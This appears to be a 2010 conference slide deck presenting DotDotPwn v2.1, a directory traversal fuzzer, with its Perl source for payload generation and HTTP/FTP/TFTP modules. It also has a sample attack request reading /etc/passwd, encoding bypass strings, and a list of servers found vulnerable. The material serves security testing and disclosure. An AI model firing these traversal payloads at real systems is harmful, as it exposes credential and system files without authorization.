



chatsubo  
 [(in)Security Dark]  
 Labs

<http://chatsubo-labs.blogspot.com>

CubilFelino Security Research Lab

## DotDotPwn v2.1 The Traversal Directory Fuzzer

**Alejandro Hernández H. (nitroUs)**, GPEN, CobIT, ITIL

<[nitrousenador@gmail.com](mailto:nitrousenador@gmail.com)>

<http://chatsubo-labs.blogspot.com>

<http://www.brainoverflow.org>

**Christian Navarrete (chr1x)**

<[chr1x@sectester.net](mailto:chr1x@sectester.net)>

<http://chr1x.sectester.net>

# .../.../ AGENDA

## **Introducción**

- Traversal Directory Vulnerability
- Fuzz Testing

## **Información General**

- Descripción
- Origen / Evolución
- Diseño / Arquitectura
- Opciones de uso
- Vulnerabilidades descubiertas

## **Traversal Engine**

- Descripción
- Recursos
- Generación de patrones
- Fuzzing Inteligente

## **Módulos**

- Descripción
- Demostración por módulo

## **Liberación de 0-day exploits**

## **Liberación de DotDotPwn v2.1**

## **Cosas por hacer**

## **Agradecimientos**

# .../.../ DotDotPwn @ BackTrack 4 R2

Don't Mess with Crypkey He is a CEH.



+



back | track 4

**CEH**  
Certified Ethical Hacker

Meet Crypkey He is a Network Administrator with a Difference.

He is Crypkey Ethical Hacker.

<http://www.eccouncil.org>

**EC-Council**

=



<http://www.backtrack-linux.org>

# ../..// Introducción

## Traversal Directory Vulnerability

Vulnerabilidad informática que ocurre cuando no existe suficiente seguridad en cuanto a la validación de un usuario, permitiéndole acceder a cualquier tipo de **directorio superior**.

Un ejemplo típico de una aplicación vulnerable es:

```
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

**Fuente:** [http://es.wikipedia.org/wiki/Directory\\_traversal](http://es.wikipedia.org/wiki/Directory_traversal)

# ../../../../ Introducción

## Traversal Directory Vulnerability

Un ataque contra este sistema podría ser mandar la siguiente petición de HTTP:

```
GET /vulnerable.php HTTP/1.0  
Cookie: TEMPLATE=../../../../../../../../../../../../etc/passwd
```

Generando el servidor una respuesta como:

```
HTTP/1.0 200 OK  
Content-Type: text/html  
Server: Apache  
  
root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh  
daemon*:1:1::/tmp:  
phpguru:f8fk3j10If31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

**Fuente:** [http://es.wikipedia.org/wiki/Directory\\_traversal](http://es.wikipedia.org/wiki/Directory_traversal)

# ../..// Introducción

## Traversal Directory Vulnerability

Algunas aplicaciones realizan escaneos sobre las cadenas introducidas (para prevenir el *Directory Traversal*) buscando caracteres peligrosos como:

```
..  
..\  
../
```

Sin embargo, la cadena es usualmente decodificada en URI antes de ser utilizada. Es por ello que estas aplicaciones son vulnerables a ***percent encoded*** como:

```
%2e%2e%2f que se traduce a ../  
%2e%2e/ que se traduce a ../  
..%2f que se traduce a ../  
%2e%2e%5c que se traduce a ..\  
etc.
```

# .../.../ Introducción

## Fuzz Testing

**Fuzz testing** or **fuzzing** is a **software testing technique** that provides **(in)valid**, unexpected, or **random data** to the inputs of a program. If the program fails (for example, by crashing or failing built-in code assertions), the **defects** can be noted.

Fuzz testing enhances **software security** and software safety because it often finds odd oversights and defects which **human testers** would fail to find, and even careful human test designers would fail to create tests for.

# .../.../ Introducción

## Intelligent Fuzz Testing

### *What is intelligent fuzzing?*

- Notion of randomness (dumbness) and protocol specific **knowledge** (intelligence)
  - Purely random data has found a few bugs in the past but will likely get dropped really fast really often
  - Too much intelligence can be expensive
    - Could also lead to some of the same poor assumptions coders made

**Fuente:**

DeMott, J. (2006). *The evolving art of fuzzing*.

# .../.../ Introducción

## Intelligent Fuzz Testing

### *Why do Fuzzers work?*

- A general goal to break software
  - Traditional testing focuses on proper functionality, not security testing. Errors of omission are an interesting example. (bounds check)
- Code Coverage
  - A false sense of security. Coverage tells us something, but not the complete story.
- Gap Coverage
  - Researcher's testing tools/techniques different from creators
- Intelligent randomness
  - All paths + all data == infinite problem

**Fuente:**

DeMott, J. (2006). *The evolving art of fuzzing*.

# .../.../ Introducción

## Intelligent Fuzz Testing

### Creating semi-valid data

- Test Cases
  - Tools for sale
- Cyclic
  - Deterministic runs
    - 1 to 10000 bytes inserted in each position on each line/leg incremented by 1 byte (0x00-0xff)
- Random
  - Infinite runtime
    - with intelligence could cover more of the input space in a finite time

**Fuente:**

DeMott, J. (2006). *The evolving art of fuzzing*.



# ../.. / Información General

## Origen / Evolución

### CHANGELOG.txt

#### DotDotPwn v1.0

Release date: 21/Aug/2010

- Checker Script
- Core component
  - Traversal database (external .txt files) with 881 payloads
- Based on Shlomi Narkolayev's Directory Traversal Cheat Sheet
  - <http://narkolayev-shlomi.blogspot.com/2010/04/directory-traversal-fuzz-list.html>

#### DotDotPwn v2.0

Release date: 2/Sept/2010 (NON-PUBLIC Version)

- From Checker to Fuzzer
- Rewritten from the scratch
- Modular architecture (DotDotPwn packages)
- Core component
  - Traversal Engine
- A cool banner was included ;)

#### DotDotPwn v2.1


Release date: 29/Oct/2010 (PUBLIC Release at *BugCon Security Conferences 2010*)

Release date: 14/Oct/2010 (NON-PUBLIC Version)

- False positives detection
- More modules included

# ../.. / Información General

Diseño / Arquitectura



# ../..// Información General

## Opciones de uso

### USAGE.txt

```
Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
Available options:
-m      Module [http | http-url | ftp | tftp | payload | stdout]
-h      Hostname
-O      Operating System detection for intelligent fuzzing (nmap)
-s      Service version detection (banner grabber)
-d      Deep of traversals (e.g. deep 3 equals to ../..//; default: 6)
-f      Specific filename (e.g. /etc/motd; default: filenames defined in the TraversalEngine.pm)
-u      URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
-k      String pattern to match in the response if it's vulnerable (e.g. "root:" if trying with /etc/passwd)
-U      Username (default: 'anonymous')
-P      Password (default: 'dot@dot.pwn')
-p      Filename with the payload to be sent and the part to be fuzzed marked as TRAVERSAL
-x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
-t      Time in milliseconds between each test (default: 300 (.3 second))
-b      Break after the first vulnerability is found
-q      Quiet mode (doesn't print each attempt)
```

### EXAMPLES.txt

```
=== EXAMPLES ===
```

We encourage you first read the USAGE.txt in order to understand the examples described here.

= HTTP Module

```
./dotdotpwn.pl -m http -h 192.168.1.1 -x 8080 -f /etc/hosts -k "localhost" -d 8 -t 200
```

The Traversal Engine will create fuzz pattern strings with 8 levels of deepness, then DotDotPwn will send 5 requests per second (-t) against the Web server (-m) listening on port 8080 (-x) and installed in 192.168.1.1 (-h). Additionally, this will try to retrieve the /etc/hosts file (-f) and to avoid false positives, an extra check will be done against the server's response in order to find the "localhost" keyword within, if so, it's considered vulnerable.

# .../.../ Información General

## Vulnerabilidades descubiertas



**chatsubo [(in)Security Dark] Labs**

**Chatsubo [(in)Security Dark] Labs**

Directory Traversal Fuzzing Journal  
**nitro0us** (nitrousenador@gmail.com)



CubilFelino Security Research Lab

**CubilFelino Security Labs**

Directory Traversal Fuzzing Journal  
**chr1x** (chr1x@sectester.net)

### Servidores probados

- HTTP: **70**
- Plataformas HTTP: **2** (CMS's)
- FTP: **24**
- TFTP: **11**

# .../.../ Información General

## Vulnerabilidades descubiertas

### Ejemplos del registro de hallazgos

HTTP Servers fuzzing results							
Server	Vendor	Version	Platform	Traversal Vulnerable		Date	Findings / Comments
				Yes	No		
AppWeb	Embedthis Software	3.2.2	Linux		X	12/09/2010	[+] Total Traversals found: 0
Cherokee	Alvaro López Ortega	1.0.8	Linux (src)		X	12/09/2010	[+] Total Traversals found: 0
Jetty	Mort Bay Consulting	8.0.0.M1	Linux (java)		X	12/09/2010	[+] Total Traversals found: 0
Lighttpd	Jan Kneschke	1.4.28	Linux (src)		X	12/09/2010	[+] Total Traversals found: 0
Lighttpd	Jan Kneschke	1.4.19	Linux (debian dist)		X	12/09/2010	[+] Total Traversals found: 0
Nginx	Igor Sysoev	0.7.67	Windows		X	12/09/2010	No fuzz performed - Anomalies in communications
Nginx	Igor Sysoev	0.8.50	Windows		X	12/09/2010	No fuzz performed - Anomalies in communications
Boa	Paul Phillips	0.94.13	Linux		X	02/10/2010	DotDotPwn stops when sending: ...../web.config
Dewex	Seanox Software Solutions	1.2010.0410	Linux (java)		X	02/10/2010	[+] Total Traversals found: 0
Fnord	Felix von Leitner	1.10	Linux		X	02/10/2010	[+] Total Traversals found: 0
Hiawatha	Hugo Leisink	7.3	Linux		X	02/10/2010	[+] Total Traversals found: 0
Klone	KoanLogic	2.2.1	Linux		X	02/10/2010	DotDotPwn stops when sending: ..%c1%9cweb.config
Mongoose	Sergey Lyubka	2.11	Linux		X	02/10/2010	[+] Total Traversals found: 0
Mongoose	Sergey Lyubka	2.11	Windows	X		02/10/2010	Traversal pattern: %c0%2e%c0%2e%2fboot.ini
Motorola SURFboard	Motorola	SBG900	Motorola Modem		X	02/10/2010	[+] Total Traversals found: 0
HTTPFileServer	Massimo Melina	2.2f	Windows		X	02/10/2010	[+] Total Traversals found: 0
IBM HTTP Server	IBM	1.3.26.2	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
IBM HTTP Server	IBM	1.3.28.1	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
Virata-EmWeb	Virata Corporation	R6.2.1	HP LaserJet 4250		X	05/10/2010	[+] Total Traversals found: 0
UPS Server	Eaton	1.0	UPS PowerWare 9390		X	05/10/2010	[+] Total Traversals found: 0
Secure Transport	Tumbleweed Comms.	4.9.1	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
RealVNC	RealVNC	4.0	Windows		X	05/10/2010	[+] Total Traversals found: 0
VNC Server Personal Edition	RealVNC	4.0.1	Windows		X	05/10/2010	[+] Total Traversals found: 0
FTP Servers fuzzing results							
Server	Vendor	Version	Platform	Traversal Vulnerable		Date	Findings / Comments
				Yes	No		
Guilftpd		0.999.14	Windows			16/10/2010	[+] Total Traversals found: 0
Easy File Sharing FTP		3.2	Windows		X	16/10/2010	[+] Total Traversals found: 0
Cerberus FTP Server		3.1.4.1	Windows		X	16/10/2010	[+] Total Traversals found: 0
Raiden FTPD Server		2.4	Windows		X	16/10/2010	[+] Total Traversals found: 0
Cesar FTP		0.99g	Windows		X	16/10/2010	[+] Total Traversals found: 0
Zftp Server		29/03/2010	Windows		X	16/10/2010	[+] Total Traversals found: 0
Home FTP Server		r1.10.3	Windows	X		16/10/2010	[+] Total Traversals found: 140
Gene6 FTP Server		3.10.0 (build 2)	Windows		X	16/10/2010	[+] Total Traversals found: 0
Core FTP Server			Windows		X	16/10/2010	[+] Total Traversals found: 0
Xlight FTP Server			Windows		X	16/10/2010	[+] Total Traversals found: 0
Muddleftpd			Linux		X	16/10/2010	[+] Total Traversals found: 0

# ../../../../ Información General

## Vulnerabilidades descubiertas

### Advisories / Exploits publicados (a la fecha)

- MultiThreaded HTTP Server [chr1x] - <http://www.inj3ct0r.com/exploits/11894>
- FTP Server v3.4.3 [chr1x] - <http://packetstormsecurity.org/1005-exploits/wingftp-traversal.txt>
- VicFTPS v5.0 [chr1x] - <http://www.inj3ct0r.com/exploits/12131>
- TFTP Desktop 2.5 [chr1x] - <http://www.exploit-db.com/exploits/14857>
- TFTPDPWIN v0.4.2 [chr1x] - <http://www.exploit-db.com/exploits/14856>

### 0-days @ BugCon Security Conferences – 2010 (Hell yeah !!! )



- Home FTP Server <= r1.11.1 (build 149) [chr1x]
- Yaws 1.89 (HTTP Server) [nitrØus]
- Mongoose 2.11 (Win32) (HTTP Server) [nitrØus]

# ../..// Información General

## Vulnerabilidades descubiertas

### Ejemplo de respuesta [chr1x]

Wing FTP Server v3.4.5

Released: 29/Apr/2010

- ▶ Fixed a directory traversal vulnerability when using HTTP protocol. (SA39629)
- ▶ Added Portuguese(Brazil) language.
- ▶ Added Spanish language.
- ▶ Updated English language.
- ▶ Updated the Console application (wftpconsole), now it supports option "-f < Lua file >".
- ▶ Updated the Help Manual for webclient and webadmin.
- ▶ Added a password strength bar when changing user/admin password.
- ▶ Fixed a bug - Can't use filename as parameter for FTP list command.
- ▶ Fixed a bug - Warning dialog will not popup sometimes when uploading via webclient in Mac OS X.

Wing FTP Server v3.4.0

Released: 5/Mar/2010

- ▶ Added Italian language.
- ▶ Added Dutch language.
- ▶ Updated English language.
- ▶ Fixed a directory traversal vulnerability where it is possible to see or download files outside of user's home directory. Only in the Web Client.
- ▶ Added a feature - Now supporting graphs display for real-time server traffics.
- ▶ Added a feature - Logo can be customized for Web Client's upper-left corner.
- ▶ Added a feature - You can re-generate a random password for an existing user.
- ▶ Added a feature - Disk quota capacity could be displayed in the Web Client.

## DotDotPwn Breaking Patches! 😊

3.4.0 - 1st Traversal found !

3.4.1

3.4.2

3.4.3

3.4.5 – 2nd Traversal found !

=====

**56 days of exposure!!**

# ../..// Traversal Engine

## Descripción

```
#!/usr/bin/perl
#
# Traversal Engine
# by nitroUs (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
#
# This is the CORE module because of here resides the main
# functionality to make all the combinations between the dots,
# slashes and filenames to make the traversal strings.
#
# Once created the traversal patterns (mix of dots and slashes
# such as "../", "../%2f", etc.), the engine combines all these
# patterns with the corresponding filenames depending on the
# Operating System detected (in case of -O switch enabled) and
# all the Generic filenames. If the -O switch was not enabled,
# the Engine combines all filenames (Windows, UNIX and Generic)
#
# Finally, the Engine returns an array containing a list of the
# traversal strings to be launched against the specified target.
#
```

```
[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 6984
```

## Traversal Engine

```
../..//
..\..\
..%2f..%2f
..%255c..%255c
..%c0%2f..%c0%2f
..%u2215..%u2215
..%uF025..%uF025
..%25c1%259c..%25c1%259c
%252e%252e%c0%5c%252e%252e%c0%5c
```



# ../..// Traversal Engine

## Recursos

```
# Dots (..) representations to be permuted in the Traversal Engine
our @Dots = ("..", "%2e%2e", "%252e%252e",
            "%32%65%32%65", "..%01",
            "%uff0e%uff0e",
            "0x2e0x2e", "%c0%2e%c0%2e");
            "%c0%ae%c0%ae", "%25c0%25ae%25c0%25ae");

# Slashes (/ and \) representations to be permuted in the Traversal Engine
our @Slashes = ("/", "\\ ",
               "%2f", "%5c", "%252f",
               "0x2f", "0x5c",
               "%255c", "%c0%2f", "%c0%af", "%c0%5c", "%c1%9c",
               "%u2215", "%u2216", "%uEFC8", "%uF025",
               "%32%66", "%35%63",
               "%25c1%259c", "%25c0%25af");
```

```
# Specific files in Windows b0xes
my @Windows_files = ("boot.ini", "\\windows\\system32\\drivers\\etc\\hosts");
                    # "autoexec.bat", "\\inetpub\\wwwroot\\web.config"); YOU CAN ALSO ADD THESE AND MORE UNDER YOUR CONSIDERATION

# Specific files in UNIX-based b0xes
my @Unix_files = ("/etc/passwd", "/etc/issue");
                # "/etc/motd", /etc/issue.net", "/proc/cpuinfo"); YOU CAN ALSO ADD THESE AND MORE UNDER YOUR CONSIDERATION

# Generic files
my @Generic_files = ("config.inc.php", "web.config");
                    # "config.inc"); YOU CAN ALSO ADD THESE AND MORE UNDER YOUR CONSIDERATION
```

# ../..// Traversal Engine

## Recursos

```
# Special prefixes, suffixes and traversal patterns to be permuted. After permutations, all the
# resulting strings would be contained in the array @Traversal_Special, which would be appended
# to the array @Traversals in the Engine.
#
# This Special patterns and strings will not be permuted in the Traversal Engine because
# of it would increase drastically the number of Traversals.
#
my @Special_Prefix_Patterns = ("A", ".", "./", ".\\");
my @Special_Prefixes = ("///", "\\\\\\"");
my @Special_Mid_Patterns = ("../", "..\\");
my @Special_Suffixes = ("%00", "%00index.html", ";index.html");
my @Special_Patterns = ("..//", "..///", "..\\\\", "..\\\\\\", "../\\", "..\\/",
    "..\\/\\", "..\\/\\\\", "\\../", "/..\\", ".../", "...\\",
    "../../", ".\\..\\", "../..//", ".\\..\\\\");
```

# ../..// Traversal Engine

## Generación de patrones

```
sub TraversalEngine{
    my ($OS_type, $deep, $file) = @_;
    my @Traversal_Patterns; # Combinations of dots and slashes
    my @Traversal_Strings; # Repetitions of @Traversal_Patterns $deep times
    my @Traversal_Special; # Combinations of @Special_* arrays

    print "[+] Creating Traversal patterns (mix of dots and slashes)\n" if $main::module ne "stdout";
    foreach $dots (@Dots){
        foreach $slash (@Slashes){
            push @Traversal_Patterns, $dots . $slash;
        }
    }

    print "[+] Multiplying $deep times the traversal patterns (-d switch)\n" if $main::module ne "stdout";
    foreach $pattern (@Traversal_Patterns){
        for(my $k = 1; $k <= $deep; $k++){
            push @Traversal_Strings, $pattern x $k;
        }
    }

    ### SPECIAL TRAVERSALS ###
    print "[+] Creating the Special Traversal patterns\n" if $main::module ne "stdout";
    foreach $sp_pat (@Special_Patterns){
        for(my $k = 1; $k <= $deep; $k++){
            push @Traversal_Special, $sp_pat x $k;
        }
    }

    foreach $sp_prfx_pat (@Special_Prefix_Patterns){
        foreach $sp_mid_pat (@Special_Mid_Patterns){
            $sp_trav = $sp_prfx_pat x 512;

            for(my $k = 1; $k <= $deep; $k++){
                push @Traversal_Special, $sp_trav . ($sp_mid_pat x $k);
            }
        }
    }
}
```

# .../.../ Traversal Engine

## Fuzzing Inteligente

Al inicio de la presentación (Introducción) ...

- Notion of randomness (dumbness) and protocol specific knowledge (intelligence)

Intelligent randomness

- All paths + all data == infinite problem

Creating semi-valid data

Entonces ...

# ../..// Traversal Engine

## Fuzzing Inteligente

- Obtención de archivos de acuerdo al **Sistema Operativo** detectado

../..../boot.ini en \*NIX-like  

../..../boot.ini en Windows  

../..../etc/passwd en Windows  

../..../etc/passwd en \*NIX-like  

```
#!/usr/bin/perl
#
# Fingerprint Module
# by nitrouS (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# This module performs the Operating System detection (-O switch),
# service detection (-s switch) and OS type detection based in the
# "OS detail" string provided by nmap.
#
package DotDotPwn::Fingerprint;
use Exporter 'import';
@EXPORT = qw(OS_Detection Banner_Grabber OS_type);
```

```
# So far, it returns "unix", "windows" or "generic"
# It can be improved
sub OS_type{
    my $OS_string = shift;

    switch($OS_string){
        case /linux/i    { return "unix"; }
        case /bsd/i     { return "unix"; }
        case /windows/i { return "windows"; }
        case /microsoft/ { return "windows"; }
        else { return "generic"; }
    }
}
```

# ../..// Traversal Engine

## Fuzzing Inteligente

```
if(!$file){
    print "[+] Adapting the filenames according to the OS type detected ($OS_type)\n" if $main::module

    foreach $strav (@Traversal_Strings){
        switch($OS_type){
            case "unix" {
                foreach $filename (@Unix_files){
                    $fname = fname_first_slash_deletion($filename);
                    push @Traversals, $strav . fname_slash_encoding($fname, $strav);
                }
            }
            case "windows" {
                foreach $filename (@Windows_files){
                    $fname = fname_first_slash_deletion($filename);
                    push @Traversals, $strav . fname_slash_encoding($fname, $strav);
                }
            }
            case "generic" {
                foreach $filename (@Unix_files){
                    $fname = fname_first_slash_deletion($filename);
                    push @Traversals, $strav . fname_slash_encoding($fname, $strav);
                }

                foreach $filename (@Windows_files){
                    $fname = fname_first_slash_deletion($filename);
                    push @Traversals, $strav . fname_slash_encoding($fname, $strav);
                }
            }
        }
    }

    # Inclusion of the generic files regardless the OS type
    foreach $filename (@Generic_files){
        $fname = fname_first_slash_deletion($filename);
        push @Traversals, $strav . fname_slash_encoding($fname, $strav);
    }
}
```

# .../.../ Traversal Engine

## Fuzzing Inteligente

- **Encoding** de diagonales (/) para que una correcta **semántica** en cada patrón de *fuzzing*

..%2f..%2fetc/passwd 

..%2f..%2fetc%2fpasswd 

%2e%2e%c0%af%2e%2e%c0%afwindows\system32\drivers\etc\hosts 

%2e%2e%c0%af%2e%2e%c0%afwindows%c0%afsystem32%c0%afdrivers%c0%afetc%c0%afhosts 

# ../..// Traversal Engine

## Fuzzing Inteligente

```
# Taken from @Special_Patterns but without dots
my @Special_Slashes = ("/", "///", "\\\\", "\\\\\\\\", "\\/", "\\/", "\\/", "\\/");

# Return the unmodified filename when it doesn't contain / or \
return $fname unless (($fname =~ /\//) || ($fname =~ /\\\/));

my @All_Slashes;
push @All_Slashes, @Slashes;
push @All_Slashes, @Special_Slashes;

# Reverse order to start the matching with the 4-byte (back)slash representations, 3-byte, and so on
foreach (reverse @All_Slashes){
    # Reverse order to match the last slash or backslash representation.
    # e.g. ///..\..\..\ MUST match the last backslashes used, in this case '\',
    # so, the traversal string will be ///..\..\..\etc\passwd and NOT ///..\..\../etc/passwd ;)
    my $rev_trav = reverse $trav;
    my $rev_regex = reverse $_;

    # Regex masquerading to avoid \ and / problems
    if($rev_regex =~ /\\\\/){
        $rev_regex =~ s/\\/\\\\\/g;
    }

    if($rev_regex =~ /\//){
        $rev_regex =~ s/\/\\\/g;
    }

    # Replace / and \ by it's corresponding representation detected in the current traversal string
    if($rev_trav =~ /$rev_regex/){
        if($fname =~ /\//){ $fname =~ s/\/$rev_regex/g; }
        elsif($fname =~ /\\\/){ $fname =~ s/\\$rev_regex/g; }
        return $fname;
    }
}
```

# .../.../ Módulos

## HTTP

```
#!/usr/bin/perl
#
# Package to craft and send the HTTP requests
# by chr1x & nitr0us
#
package DotDotPwn::HTTP;
use Exporter 'import';
@EXPORT = qw(FuzzHTTP);
```

```
my $http = new HTTP::Lite;
$http->add_req_header("User-Agent", "DotDotPwn v2.1");
```

# ../.. / Módulos

## HTTP

Verificación adicional para evitar falsos positivos



```
if ($http->status() == 200){
  if($main::pattern){
    if($http->body() =~ /$main::pattern/s ){
      print "\n[*] Testing Path (response analysis): $request <- VULNERABLE!\n";
      $n_travs++;
    } else {
      if($main::quiet){
        print ". " unless $foo++ % $main::dot_quiet_mode;
      } else {
        print "\n[*] Testing Path: $request <- FALSE POSITIVE!\n";
      }

      $false_pos++;
    }
  } else {
    print "\n[*] Testing Path: $request <- VULNERABLE!\n";
    $n_travs++;
  }
}
```

.../.../ **Módulos**  
HTTP

**DEMO**

# ../.. / Módulos

## HTTP URL

```
#!/usr/bin/perl
#
# HTTP Parameters module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# In this module resides the functionality to substitute
# the 'TRAVERSAL' tokens in the supplied URL by the fuzz
# patterns created by the Traversal Engine.
# Once substituted, the request is sent to the target and the
# module waits for the response.
# Thereafter, it checks if the string pattern passed as a
# parameter (-k switch) exists in the server's response,
# if so, it's considered vulnerable.
#
package DotDotPwn::HTTP_Url;
use Exporter 'import';
@EXPORT = qw(FuzzHTTP_Url);
```

../.. / Módulos  
HTTP URL

**DEMO**

# .../.../ Módulos

## FTP

```
#!/usr/bin/perl
#
# Package to craft and send the FTP requests
# by chr1x & nitr0us
#
package DotDotPwn::FTP;
use Exporter 'import';
@EXPORT = qw(FuzzFTP);
```

# .../.../ Módulos

## FTP

### Cumplimiento con RFC 959 - *File Transfer Protocol* y doble enfoque de pruebas

- **CD** <directorío> & **GET** <archivo>
- **GET** <directorío><archivo>



```
# First try: Change to the specified dir (traversal) and try to get the file
$ftp->cwd($dirname);
if($ftp->code eq "250"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful CWD (250)
    $ftp->get($filename);

    if ($ftp->code eq "226"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful GET (226)
        print "\n[*] CD $dirname | GET $filename <- VULNERABLE!\n";
        $n_travs++;

        return $n_travs if $main::break;

        usleep($main::time);
        next;
    }
}

$ftp->cwd("/"); # Change to root path for integrity

# Second try: Retrive the file directly with the "get" command
$ftp->get($traversal);
if ($ftp->code eq "226"){ # (nitr0us) RFC 959 (FTP): Respose code for a successful GET
    print "\n[*] GET $traversal <- VULNERABLE!\n";
    $n_travs++;

    return $n_travs if $main::break;

    usleep($main::time);
    next;
}
```

.../.../ **Módulos**  
FTP

**DEMO**

# .../.../ Módulos

## TFTP

```
#!/usr/bin/perl
#
# Package to craft and send the TFTP requests
# by chr1x & nitr0us
#
package DotDotPwn::TFTP;
use Exporter 'import';
@EXPORT = qw(FuzzTFTP);
```

# .../.../ Módulos

## TFTP

**Hack** en el constructor del módulo TFTP.pm para mejorar la velocidad y adaptarse a los requerimientos de tiempo de DotDotPwn (opción -t) 😊

```
$tftp = TFTP->new($host, Port => $port,  
                Mode => "netascii",  
                # (nitroUs)  
                # A little arithmetic trick to bypass some functionality bugs in the TFTP module ;)  
                #  
                # The next parameters twisted my mind for a couple of minutes, but after reading a bit  
                # the source code of the TFTP module, I figured out how to bypass the following lines:  
                # $retry = 0;  
                # last if $retry >= $tftp->{'retries'};  
                # $retry++;  
                # ...  
                # sub timeout {  
                #     my $timeout = $self->{'timeout'};  
                #     $timeout *= ($retry+1);  
